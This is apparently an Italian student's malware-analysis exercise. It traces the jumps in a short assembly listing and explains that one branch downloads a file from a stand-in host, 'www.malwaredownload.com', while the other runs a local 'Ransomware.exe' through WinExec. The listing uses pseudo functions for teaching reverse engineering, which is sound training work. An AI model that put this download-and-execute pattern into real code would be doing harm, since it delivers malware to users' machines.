

S11 L5 PROGETTO

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

In riferimento alla foto sopra, il programma effettua un salto all'indirizzo di memoria "00401068", infatti, nelle istruzioni che precedono il salto, viene incrementato il valore di EBX che era 10 e diventa 11. In questo modo il "jz" va ad effettuare il salto in quanto dal "cmp" effettuato alla riga sopra il valore di EBX è uguale a 11.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3





Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Nello schema soprastante ho evidenziato col verde il salto che va ad effettuare il programma e col rosso invece quello che non sarà eseguito.
Queste sono le principali funzioni implementate dal malware, o quanto meno questo è quello che riusciamo a dedurre dal codice che abbiamo in esame:

- Download di un malware da internet (jnz)
- Esecuzione di un malware presente sulla macchina target (jz)

In entrambi i casi i parametri vengono caricati sullo stack con “PUSH”, nel primo caso carica l’url dal quale scaricare il malware, nel secondo il path del malware da eseguire.

GRAZIE

Massimo Cinquegrana